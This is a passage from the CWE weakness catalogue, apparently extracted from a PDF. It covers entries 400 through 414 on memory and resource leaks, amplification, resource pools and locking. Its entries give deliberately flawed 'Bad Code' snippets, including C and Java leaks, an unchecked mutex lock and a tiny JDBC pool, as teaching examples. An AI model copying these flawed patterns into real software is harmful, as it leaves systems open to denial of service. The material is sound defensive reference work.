CVE-2009-2874	Product allows attackers to cause a crash via a large number of connections.

Potential Mitigations

Architecture and Design

Design throttling mechanisms into the system architecture. The best protection is to limit the amount of resources that an unauthorized user can cause to be expended. A strong authentication and access control model will help prevent such attacks from occurring in the first place. The login application should be protected against DoS attacks as much as possible. Limiting the database access, perhaps by caching result sets, can help minimize the resources expended. To further limit the potential for a DoS attack, consider tracking the rate of requests received from users and blocking requests that exceed a defined rate threshold.

Architecture and Design

Mitigation of resource exhaustion attacks requires that the target system either:

- recognizes the attack and denies that user further access for a given amount of time, or
- uniformly throttles all requests in order to make it more difficult to consume resources more quickly than they can again be freed.

The first of these solutions is an issue in itself though, since it may allow attackers to prevent the use of the system by a particular valid user. If the attacker impersonates the valid user, he may be able to prevent the user from accessing the server in question.

The second solution is simply difficult to effectively institute -- and even when properly done, it does not provide a full solution. It simply makes the attack require more resources on the part of the attacker.

Architecture and Design

Ensure that protocols have specific limits of scale placed on them.

Implementation

Ensure that all failures in resource allocation place the system into a safe posture.

Other Notes

Database queries that take a long time to process are good DoS targets. An attacker would have to write a few lines of Perl code to generate enough traffic to exceed the site's ability to keep up. This would effectively prevent authorized users from using the site at all. Resources can be exploited simply by ensuring that the target machine must do much more work and consume more resources in order to service a request than the attacker must do to initiate a request.

A prime example of this can be found in old switches that were vulnerable to "macof" attacks (so named for a tool developed by Dugsong). These attacks flooded a switch with random IP and MAC address combinations, therefore exhausting the switch's cache, which held the information of which port corresponded to which MAC addresses. Once this cache was exhausted, the switch would fail in an insecure way and would begin to act simply as a hub, broadcasting all traffic on all ports and allowing for basic sniffing attacks.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	399	Resource Management Errors	699	509
ChildOf	C	664	Improper Control of a Resource Through its Lifetime	1000	777
ChildOf	C	730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855
CanFollow	B	410	<i>Insufficient Resource Pool</i>	699 1000	525
ParentOf	C	769	<i>File Descriptor Exhaustion</i>	699	895
ParentOf	B	770	<i>Allocation of Resources Without Limits or Throttling</i>	699 1000	896
ParentOf	B	771	<i>Missing Reference to Active Allocated Resource</i>	1000	901
ParentOf	B	772	<i>Missing Release of Resource after Effective Lifetime</i>	1000	902
ParentOf	B	779	<i>Logging of Excessive Data</i>	699 1000	911

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Resource exhaustion (file descriptor, disk space, sockets, ...)

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
WASC	10		Denial of Service
WASC	41		XML Attribute Blowup

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
2	Inducing Account Lockout	
82	Violating Implicit Assumptions Regarding XML Content (aka XML Denial of Service (XDoS))	
147	XML Ping of Death	
228	Resource Depletion through DTD Injection in a SOAP Message	

References

Joao Antunes, Nuno Ferreira Neves and Paulo Verissimo. "Detection and Prediction of Resource-Exhaustion Vulnerabilities". Proceedings of the IEEE International Symposium on Software Reliability Engineering (ISSRE). November 2008. < <http://homepages.di.fc.ul.pt/~nuno/PAPERS/ISSRE08.pdf> >.

D.J. Bernstein. "Resource exhaustion". < <http://cr.yp.to/docs/resources.html> >.

Pascal Meunier. "Resource exhaustion". Secure Programming Educational Material. 2004. < <http://homes.cerias.purdue.edu/~pmeunier/secprog/sanitized/class1/6.resource%20exhaustion.ppt> >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 17, "Protecting Against Denial of Service Attacks" Page 517. 2nd Edition. Microsoft. 2002.

CWE-401: Failure to Release Memory Before Removing Last Reference ('Memory Leak')

Weakness ID: 401 (*Weakness Base*)

Status: Draft

Description

Summary

The software does not sufficiently track and release allocated memory after it has been used, which slowly consumes remaining memory.

Extended Description

This is often triggered by improper handling of malformed data or unexpectedly interrupted sessions.

Terminology Notes

"memory leak" has sometimes been used to describe other kinds of issues, e.g. for information leaks in which the contents of memory are inadvertently leaked (CVE-2003-0400 is one such example of this terminology conflict).

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Modes of Introduction

Memory leaks have two common and sometimes overlapping causes:

Error conditions and other exceptional circumstances

Confusion over which part of the program is responsible for freeing the memory

Common Consequences

Availability

Most memory leaks result in general software reliability problems, but if an attacker can intentionally trigger a memory leak, the attacker might be able to launch a denial of service attack (by crashing or hanging the program) or take advantage of other unexpected program behavior resulting from a low memory condition.

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1:

The following C function leaks a block of allocated memory if the call to read() fails to return the expected number of bytes:

C Example:

Bad Code

```
char* getBlock(int fd) {
    char* buf = (char*) malloc(BLOCK_SIZE);
    if (!buf) {
        return NULL;
    }
    if (read(fd, buf, BLOCK_SIZE) != BLOCK_SIZE) {
        return NULL;
    }
    return buf;
}
```

Example 2:

Here the problem is that every time a connection is made, more memory is allocated. So if one just opened up more and more connections, eventually the machine would run out of memory.

C Example:

Bad Code

```
bar connection(){
    foo = malloc(1024);
    return foo;
}
endConnection(bar foo) {
    free(foo);
}
int main() {
    while(1) //thread 1
        //On a connection
        foo=connection(); //thread 2
        //When the connection ends
        endConnection(foo)
}
```

Observed Examples

Reference	Description
CVE-2001-0136	Memory leak via a series of the same command.
CVE-2002-0574	Memory leak when counter variable is not decremented.
CVE-2004-0222	Memory leak via unknown manipulations as part of protocol test suite.
CVE-2004-0427	Memory leak when counter variable is not decremented.
CVE-2005-3119	Memory leak because function does not free() an element of a data structure.
CVE-2005-3181	Kernel uses wrong function to release a data structure, preventing data from being properly tracked by other code.

Potential Mitigations

Architecture and Design

Use a language or compiler that performs automatic bounds checking.

Implementation

Libraries or Frameworks

To help correctly and consistently manage memory when programming in C++, consider using a smart pointer class such as std::auto_ptr (defined by ISO/IEC ISO/IEC 14882:2003), std::shared_ptr and std::weak_ptr (specified by an upcoming revision of the C++ standard, informally referred to as C++ 1x), or equivalent solutions such as Boost.

Architecture and Design

Use an abstraction library to abstract away risky APIs. Not a complete solution.

Architecture and Design**Build and Compilation**

The Boehm-Demers-Weiser Garbage Collector or valgrind can be used to detect leaks in code.

This is not a complete solution as it is not 100% effective.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		398	Indicator of Poor Code Quality	700	508
ChildOf		399	Resource Management Errors	699	509
ChildOf		633	Weaknesses that Affect Memory	631	737
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855
ChildOf		772	Missing Release of Resource after Effective Lifetime	1000	902
CanFollow		390	<i>Detection of Error Condition Without Action</i>	1000	498
MemberOf		630	<i>Weaknesses Examined by SAMATE</i>	630	735

Relationship Notes

This is often a resultant weakness due to improper handling of malformed data or early termination of sessions.

Affected Resources

- Memory

Functional Areas

- Memory management

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Memory leak
7 Pernicious Kingdoms			Memory Leak
CLASP			Failure to deallocate data
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service

White Box Definitions

A weakness where the code path has:

1. start statement that allocates dynamically allocated memory resource
2. end statement that loses identity of the dynamically allocated memory resource creating situation where dynamically allocated memory resource is never relinquished

Where "loses" is defined through the following scenarios:

1. identity of the dynamic allocated memory resource never obtained
2. the statement assigns another value to the data element that stored the identity of the dynamically allocated memory resource and there are no aliases of that data element
3. identity of the dynamic allocated memory resource obtained but never passed on to function for memory resource release
4. the data element that stored the identity of the dynamically allocated resource has reached the end of its scope at the statement and there are no aliases of that data element

References

J. Whittaker and H. Thompson. "How to Break Software Security". Addison Wesley. 2003.

CWE-402: Transmission of Private Resources into a New Sphere ('Resource Leak')

Weakness ID: 402 (Weakness Class)

Status: Draft

Description**Summary**

The software makes resources available to untrusted parties when those resources are only intended to be accessed by the software.

Time of Introduction

- Architecture and Design

- Implementation

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		399	Resource Management Errors	699	509
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783
ParentOf		403	UNIX File Descriptor Leak	699 1000	517
ParentOf		619	Dangling Database Cursor ('Cursor Injection')	699 1000	725

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Resource leaks

CWE-403: UNIX File Descriptor Leak

Weakness ID: 403 (Weakness Base) Status: Draft

Description

Summary

A process does not close sensitive file descriptors before invoking a child process, which allows the child to perform unauthorized I/O operations using those descriptors.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- UNIX

Observed Examples

Reference	Description
CVE-2000-0094	Access to restricted resource using modified file descriptor for stderr.
CVE-2002-0638	Open file descriptor used as alternate channel in complex race condition.
CVE-2003-0489	Program does not fully drop privileges after creating a file descriptor, which allows access to the descriptor via a separate vulnerability.
CVE-2003-0937	User bypasses restrictions by obtaining a file descriptor then calling setuid program, which does not close the descriptor.
CVE-2004-1033	File descriptor leak allows read of restricted files.
CVE-2004-2215	Terminal manager does not properly close file descriptors, allowing attackers to access terminals of other users.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		402	Transmission of Private Resources into a New Sphere ('Resource Leak')	699 1000	516
ChildOf		634	Weaknesses that Affect System Processes	631	737
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Affected Resources

- System Process
- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		UNIX file descriptor leak
CERT C Secure Coding	FIO42-C	Ensure files are properly closed when they are no longer needed

CWE-404: Improper Resource Shutdown or Release

Weakness ID: 404 (Weakness Base)

Status: Draft

Description**Summary**

The program does not release or incorrectly releases a resource before it is made available for re-use.

Extended Description

When a resource is created or allocated, the developer is responsible for properly releasing the resource as well as accounting for all potential paths of expiration or invalidation, such as a set period of time or revocation.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Common Consequences**Availability**

Most unreleased resource issues result in general software reliability problems, but if an attacker can intentionally trigger a resource leak, the attacker might be able to launch a denial of service attack by depleting the resource pool.

Confidentiality

When a resource containing sensitive information is not correctly shutdown, it may expose the sensitive data in a subsequent allocation.

Likelihood of Exploit

Low to Medium

Detection Methods**Automated Dynamic Analysis****Moderate**

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Resource clean up errors might be detected with a stress-test by calling the software simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Manual Dynamic Analysis

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Demonstrative Examples**Example 1:**

The following method never closes the file handle it opens. The `Finalize()` method for `StreamReader` eventually calls `Close()`, but there is no guarantee as to how long it will take before the `Finalize()` method is invoked. In fact, there is no guarantee that `Finalize()` will ever be invoked. In a busy environment, this can result in the VM using up all of its available file handles.

Java Example:*Bad Code*

```
private void processFile(string fName) {
    StreamWriter sw = new
```

```

StreamWriter(fName);
string line;
while ((line = sr.ReadLine()) != null)
    processLine(line);
}

```

Example 2:

If an exception occurs after establishing the database connection and before the same connection closes, the pool of database connections may become exhausted. If the number of available connections is exceeded, other users cannot access this resource, effectively denying access to the application. Using the following database connection pattern will ensure that all opened connections are closed. The `con.close()` call should be the first executable statement in the finally block.

Java Example:*Bad Code*

```

try {
    Connection con = DriverManager.getConnection(some_connection_string)
}
catch ( Exception e ) {
    log( e )
}
finally {
    con.close()
}

```

Example 3:

Under normal conditions the following C# code executes a database query, processes the results returned by the database, and closes the allocated `SqlConnection` object. But if an exception occurs while executing the SQL or processing the results, the `SqlConnection` object is not closed. If this happens often enough, the database will run out of available cursors and not be able to execute any more SQL queries.

C# Example:*Bad Code*

```

...
SqlConnection conn = new SqlConnection(connString);
SqlCommand cmd = new SqlCommand(queryString);
cmd.Connection = conn;
conn.Open();
SqlDataReader rdr = cmd.ExecuteReader();
HarvestResults(rdr);
conn.Connection.Close();
...

```

Example 4:

The following C function does not close the file handle it opens if an error occurs. If the process is long-lived, the process can run out of file handles.

C Example:*Bad Code*

```

int decodeFile(char* fName) {
    char buf[BUF_SZ];
    FILE* f = fopen(fName, "r");
    if (!f) {
        printf("cannot open %s\n", fName);
        return DECODE_FAIL;
    }
    else {
        while (fgets(buf, BUF_SZ, f)) {
            if (!checkChecksum(buf)) {
                return DECODE_FAIL;
            }
            else {
                decodeBlock(buf);
            }
        }
    }
    fclose(f);
}

```

```
return DECODE_SUCCESS;
}
```

Example 5:

In this example, the program fails to use matching functions such as malloc/free, new/delete, and new[]/delete[] to allocate/deallocate the resource.

C++ Example:*Bad Code*

```
class A {
    void foo();
};
void A::foo(){
    int *ptr;
    ptr = (int*)malloc(sizeof(int));
    delete ptr;
}
```

Example 6:

In this example, the program calls the delete[] function on non-heap memory.

C++ Example:*Bad Code*

```
class A{
    void foo(bool);
};
void A::foo(bool heap) {
    int localArray[2] = {
        11,22
    };
    int *p = localArray;
    if (heap){
        p = new int[2];
    }
    delete[] p;
}
```

Observed Examples

Reference	Description
CVE-1999-1127	Does not shut down named pipe connections if malformed data is sent.
CVE-2001-0830	Sockets not properly closed when attacker repeatedly connects and disconnects from server.
CVE-2002-1372	Return values of file/socket operations not checked, allowing resultant consumption of file descriptors.

Potential Mitigations**Requirements****Language Selection**

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, languages such as Java, Ruby, and Lisp perform automatic garbage collection that releases memory for objects that have been deallocated.

Implementation

It is good practice to be responsible for freeing all resources you allocate and to be consistent with how and where you free memory in a function. If you allocate memory that you intend to free upon completion of the function, you must be sure to free the memory at all exit points for that function including error conditions.

Implementation

Memory should be allocated/freed using matching functions such as malloc/free, new/delete, and new[]/delete[].

Implementation

When releasing a complex object or structure, ensure that you properly dispose of all of its member components, not just the object itself.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Failing to properly release or shutdown resources can be primary to resource exhaustion, performance, and information confidentiality problems to name a few.

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Failing to properly release or shutdown resources can be resultant from improper error handling or insufficient resource tracking.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		398	Indicator of Poor Code Quality	699	508
ChildOf		399	Resource Management Errors	699	509
PeerOf		405	Asymmetric Resource Consumption (Amplification)	1000	521
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ChildOf		752	2009 Top 25 - Risky Resource Management	750	873
PeerOf		239	<i>Failure to Handle Incomplete Element</i>	1000	321
ParentOf		262	<i>Not Using Password Aging</i>	1000	350
ParentOf		263	<i>Password Aging with Long Expiration</i>	1000	351
ParentOf		299	<i>Improper Check for Certificate Revocation</i>	1000	393
ParentOf		459	<i>Incomplete Cleanup</i>	1000	575
ParentOf		568	<i>finalize() Method Without super.finalize()</i>	1000	676
ParentOf		619	<i>Dangling Database Cursor ('Cursor Injection')</i>	699	725
ParentOf		763	<i>Release of Invalid Pointer or Reference</i>	1000	888
ParentOf		772	<i>Missing Release of Resource after Effective Lifetime</i>	1000	902

Relationship Notes

Overlaps memory leaks, asymmetric resource consumption, malformed input errors.

Functional Areas

- Non-specific

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Improper resource shutdown or release
7 Pernicious Kingdoms			Unreleased Resource
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
CERT C Secure Coding	FIO42-C		Ensure files are properly closed when they are no longer needed

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
118	Data Leakage Attacks	
119	Resource Depletion	
125	Resource Depletion through Flooding	
130	Resource Depletion through Allocation	
131	Resource Depletion through Leak	

CWE-405: Asymmetric Resource Consumption (Amplification)

Weakness ID: 405 (Weakness Class)

Status: Incomplete

Description

Summary

Software that fails to appropriately monitor or control resource consumption can lead to adverse system performance.

Extended Description

This situation is amplified if the software allows malicious users or attackers to consume more resources than their access level permits. Exploiting such a weakness can lead to asymmetric resource consumption, aiding in amplification attacks against the system or the network.

Time of Introduction

- Operation
- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Common Consequences**Availability**

Sometimes this is a factor in "flood" attacks, but other types of amplification exist.

Potential Mitigations

An application must make resources available to a client commensurate with the client's access level.

An application must, at all times, keep track of allocated resources and meter their usage appropriately.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		399	Resource Management Errors	699	509
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855
PeerOf		404	<i>Improper Resource Shutdown or Release</i>	1000	517
ParentOf		406	<i>Insufficient Control of Network Message Volume (Network Amplification)</i>	699 1000	522
ParentOf		407	<i>Algorithmic Complexity</i>	699 1000	523
ParentOf		408	<i>Incorrect Behavior Order: Early Amplification</i>	699 1000	524
ParentOf		409	<i>Improper Handling of Highly Compressed Data (Data Amplification)</i>	699 1000	525

Functional Areas

- Non-specific

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Asymmetric resource consumption (amplification)
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
WASC	41		XML Attribute Blowup

CWE-406: Insufficient Control of Network Message Volume (Network Amplification)

Weakness ID: 406 (Weakness Base)

Status: Incomplete

Description**Summary**

The software does not sufficiently monitor or control transmitted network traffic volume, so that an actor can cause the software to transmit more traffic than should be allowed for that actor.

Extended Description

In the absence of a policy to restrict asymmetric resource consumption, the application or system cannot distinguish between legitimate transmissions and traffic intended to serve as an amplifying

attack on target systems. Systems can often be configured to restrict the amount of traffic sent out on behalf of a client, based on the client's origin or access level. This is usually defined in a resource allocation policy. In the absence of a mechanism to keep track of transmissions, the system or application can be easily abused to transmit asymmetrically greater traffic than the request or client should be permitted to.

Time of Introduction

- Operation
- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Enabling Factors for Exploitation

If the application uses UDP, then it could potentially be subject to spoofing attacks that use the inherent weaknesses of UDP to perform traffic amplification, although this problem can exist in other protocols or contexts.

Observed Examples

Reference	Description
CVE-1999-0513	Smurf attack, spoofed ICMP packets to broadcast addresses.
CVE-1999-1066	Game server sends a large amount.
CVE-1999-1379	DNS query with spoofed source address causes more traffic to be returned to spoofed address than was sent by the attacker.
CVE-2000-0041	Large datagrams are sent in response to malformed datagrams.

Potential Mitigations

An application must make network resources available to a client commensurate with the client's access level.

Define a clear policy for network resource allocation and consumption.

An application must, at all times, keep track of network resources and meter their usage appropriately.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		405	Asymmetric Resource Consumption (Amplification)	699 1000	521

Relationship Notes

This can be resultant from weaknesses that simplify spoofing attacks.

Theoretical Notes

Network amplification, when performed with spoofing, is normally a multi-channel attack from attacker (acting as user) to amplifier, and amplifier to victim.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Network Amplification

CWE-407: Algorithmic Complexity

Weakness ID: 407 (Weakness Base)

Status: Incomplete

Description

Summary

An algorithm in a product has an inefficient worst-case computational complexity that may be detrimental to system performance and can be triggered by an attacker, typically using crafted manipulations that ensure that the worst case is being reached.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- Language-independent

Common Consequences**Availability**

The typical consequence is CPU consumption, but memory consumption and consumption of other resources can also occur.

Likelihood of Exploit

Low to Medium

Observed Examples

Reference	Description
CVE-2001-1501	CPU and memory consumption using many wildcards.
CVE-2002-1203	Product performs unnecessary processing before dropping an invalid packet.
CVE-2003-0244	CPU consumption via inputs that cause many hash table collisions.
CVE-2003-0364	CPU consumption via inputs that cause many hash table collisions.
CVE-2004-2527	Product allows attackers to cause multiple copies of a program to be loaded more quickly than the program can detect that other copies are running, then exit. This type of error should probably have its own category, where teardown takes more time than initialization.
CVE-2005-1792	Memory leak by performing actions faster than the software can clear them.
CVE-2005-2506	
CVE-2006-3379	
CVE-2006-3380	
CVE-2006-6931	

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		405	Asymmetric Resource Consumption (Amplification)	699 1000	521

Functional Areas

- Cryptography

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Algorithmic Complexity

References

Crosby and Wallach. "Algorithmic Complexity Attacks". < http://www.cs.rice.edu/~scrosby/hash/CrosbyWallach_UsenixSec2003/index.html >.

CWE-408: Incorrect Behavior Order: Early Amplification

Weakness ID: 408 (Weakness Base)

Status: Draft

Description**Summary**

The software allows an entity to perform a legitimate but expensive operation before authentication or authorization has taken place.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2004-2458	Tool creates directories before authenticating user. general class of issue? step problem on product's side.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		405	Asymmetric Resource Consumption (Amplification)	699	521
ChildOf		696	Incorrect Behavior Order	1000	817

Relationship Notes

Overlaps authentication errors.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Early Amplification

CWE-409: Improper Handling of Highly Compressed Data (Data Amplification)

Weakness ID: 409 (Weakness Base)

Status: Incomplete

Description

Summary

The software does not handle or incorrectly handles a compressed input with a very high compression ratio that produces a large output.

Extended Description

An example of data amplification is a "decompression bomb," a small ZIP file that can produce a large amount of data when it is decompressed.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		405	Asymmetric Resource Consumption (Amplification)	699	521
ParentOf		776	Unrestricted Recursive Entity References in DTDs ('XML Bomb')	1000	907

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Data Amplification

CWE-410: Insufficient Resource Pool

Weakness ID: 410 (Weakness Base)

Status: Incomplete

Description

Summary

The software's resource pool is not large enough to handle peak demand, which allows an attacker to prevent others from accessing the resource by using a (relatively) large number of requests for resources.

Extended Description

Frequently the consequence is a "flood" of connection or sessions.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Availability

Integrity

Floods often cause a crash or other problem besides denial of the resource itself; these are likely examples of *other* vulnerabilities, not an insufficient resource pool.

Demonstrative Examples

In the following snippet from a Tomcat configuration file, a JDBC connection pool is defined with a maximum of 5 simultaneous connections (with a 60 second timeout). In this case, it may be trivial for an attacker to instigate a denial of service (DoS) by using up all of the available connections in the pool.

XML Example:

Bad Code

```
<Resource name="jdbc/exampledb"
auth="Container"
type="javax.sql.DataSource"
removeAbandoned="true"
removeAbandonedTimeout="30"
maxActive="5"
maxIdle="5"
maxWait="60000"
username="testuser"
password="testpass"
driverClassName="com.mysql.jdbc.Driver"
url="jdbc:mysql://localhost/exampledb"/>
```

Observed Examples

Reference	Description
CVE-1999-1363	Large number of locks on file exhausts the pool and causes crash.
CVE-2001-1340	Product supports only one connection and does not disconnect a user who does not provide credentials.
CVE-2002-0406	Large number of connections without providing credentials allows connection exhaustion.

Potential Mitigations

Do not perform resource-intensive transactions for unauthenticated users and/or invalid requests.

Consider implementing a velocity check mechanism which would detect abusive behavior.

Consider load balancing as an option to handle heavy loads.

Make sure that resource handles are properly closed when no longer needed.

Find the resource intensive operations in your code and consider protecting them from abuse (e.g. malicious automated script which runs the resources out).

Other Notes

"Large" is relative to the size of the resource pool, which could be very small. See examples.

Relationships

Nature	Type	ID	Name	Fit	Page
ChildOf		399	Resource Management Errors		699 509
CanPrecede		400	Uncontrolled Resource Consumption ('Resource Exhaustion')		699 510 1000
ChildOf		664	Improper Control of a Resource Through its Lifetime		1000 777
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service		711 855
CanAlsoBe		412	<i>Unrestricted Externally Accessible Lock</i>		1000 527

Functional Areas

- Non-specific

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Insufficient Resource Pool
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 17, "Protecting Against Denial of Service Attacks" Page 517. 2nd Edition. Microsoft. 2002.

CWE-411: Resource Locking Problems

Category ID: 411 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of locks that are used to control access to resources.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	399	Resource Management Errors	699	509
ParentOf	B	412	Unrestricted Externally Accessible Lock	699	527
ParentOf	B	413	Improper Resource Locking	699	528
ParentOf	B	414	Missing Lock Check	699	529

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Resource Locking problems

CWE-412: Unrestricted Externally Accessible Lock

Weakness ID: 412 (Weakness Base) Status: Incomplete

Description

Summary

The software properly checks for the existence of a lock, but the lock can be externally controlled or influenced by an actor that is outside of the intended sphere of control.

Extended Description

This prevents the software from acting on associated resources or performing other behaviors that are controlled by the presence of the lock. Relevant locks might include an exclusive lock or mutex, or modifying a shared resource that is treated as a lock. If the lock can be held for an indefinite period of time, then the denial of service could be permanent.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Availability

When an attacker can control a lock, the program may wait indefinitely until the attacker releases the lock, causing a denial of service to other users of the program. This is especially problematic if there is a blocking operation on the lock.

Detection Methods

White Box

Automated code analysis techniques might not be able to reliably detect this weakness, since the application's behavior and general security model dictate which resource locks are critical. Interpretation of the weakness might require knowledge of the environment, e.g. if the existence of a file is used as a lock, but the file is created in a world-writable directory.

Observed Examples

Reference	Description
CVE-2000-0338	Chain: predictable file names used for locking, allowing attacker to create the lock beforehand. Resultant from permissions and randomness.
CVE-2000-1198	Chain: Lock files with predictable names. Resultant from randomness.

Reference	Description
CVE-2001-0682	Program can not execute when attacker obtains a mutex.
CVE-2002-0051	Critical file can be opened with exclusive read access by user, preventing application of security policy. Possibly related to improper permissions, large-window race condition.
CVE-2002-1869	Product does not check if it can write to a log file, allowing attackers to avoid logging by accessing the file using an exclusive lock. Overlaps unchecked error condition. This is not quite CWE-412, but close.
CVE-2002-1914	Program can not execute when attacker obtains a lock on a critical output file.
CVE-2002-1915	Program can not execute when attacker obtains a lock on a critical output file.

Potential Mitigations

Architecture and Design

Implementation

Use any access control that is offered by the functionality that is offering the lock.

Architecture and Design

Implementation

Use unpredictable names or identifiers for the locks. This might not always be possible or feasible.

Architecture and Design

Consider modifying your code to use non-blocking synchronization methods.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	361	Time and State	699 700	462
CanAlsoBe	B	410	Insufficient Resource Pool	1000	525
ChildOf	C	411	Resource Locking Problems	699	527
ChildOf	B	667	Insufficient Locking	1000	782
ChildOf	C	730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855
MemberOf	V	630	<i>Weaknesses Examined by SAMATE</i>	630	735

Relationship Notes

This overlaps Insufficient Resource Pool when the "pool" is of size 1. It can also be resultant from race conditions, although the timing window could be quite large in some cases.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Unrestricted Critical Resource Lock
7 Pernicious Kingdoms			Deadlock
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
25	Forced Deadlock	

White Box Definitions

A weakness where:

1. either an end statement performs a blocking operation on an externally accessible lock or
2. a code path has
 - 2.1. the start statement that performs a non-blocking operation on an externally accessible lock and
 - 2.2. the end statement that is a condition which checks that the lock operation failed and that either
 - 2.2.1. leads to the start statement or
 - 2.2.2. leads to abnormal termination.

CWE-413: Improper Resource Locking

Weakness ID: 413 (Weakness Base)

Status: Draft

Description

Summary

The software does not lock or does not correctly lock a resource when the software must have exclusive access to the resource.

Extended Description

When a resource is not properly locked, an attacker could modify the resource while it is being operated on by the software. This might violate the software's assumption that the resource will not change, potentially leading to unexpected behaviors.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

The following function attempts to acquire a lock in order to perform operations on a shared resource.

C Example:

Bad Code

```
void f(pthread_mutex_t *mutex) {
    pthread_mutex_lock(mutex);
    /* access shared resource */
    pthread_mutex_unlock(mutex);
}
```

However, the code fails to check the value returned by `pthread_mutex_lock()` for errors. If `pthread_mutex_lock()` fails to acquire the mutex for any reason the function may introduce a race condition into the program and result in undefined behavior.

In order to avoid data races correctly written programs must check the result of thread synchronization functions and appropriately handle all errors, either by attempting to recover from them or reporting it to higher levels.

Good Code




```
int f(pthread_mutex_t *mutex) {
    int result;
    result = pthread_mutex_lock(mutex);
    if (0 != result)
        return result;
    /* access shared resource */
    return pthread_mutex_unlock(mutex);
}
```

Potential Mitigations

Use a non-conflicting privilege scheme.

Use synchronization when locking a resource.

Relationships

Nature	Type	ID	Name		Page
ChildOf		411	Resource Locking Problems		699 527
ChildOf		667	Insufficient Locking		1000 782
ParentOf		591	<i>Sensitive Data Storage in Improperly Locked Memory</i>		699 698 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Insufficient Resource Locking

CWE-414: Missing Lock Check

Weakness ID: 414 (*Weakness Base*)

Status: Draft

Description

Summary

A product does not check to see if a lock is present before performing sensitive operations on a resource.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
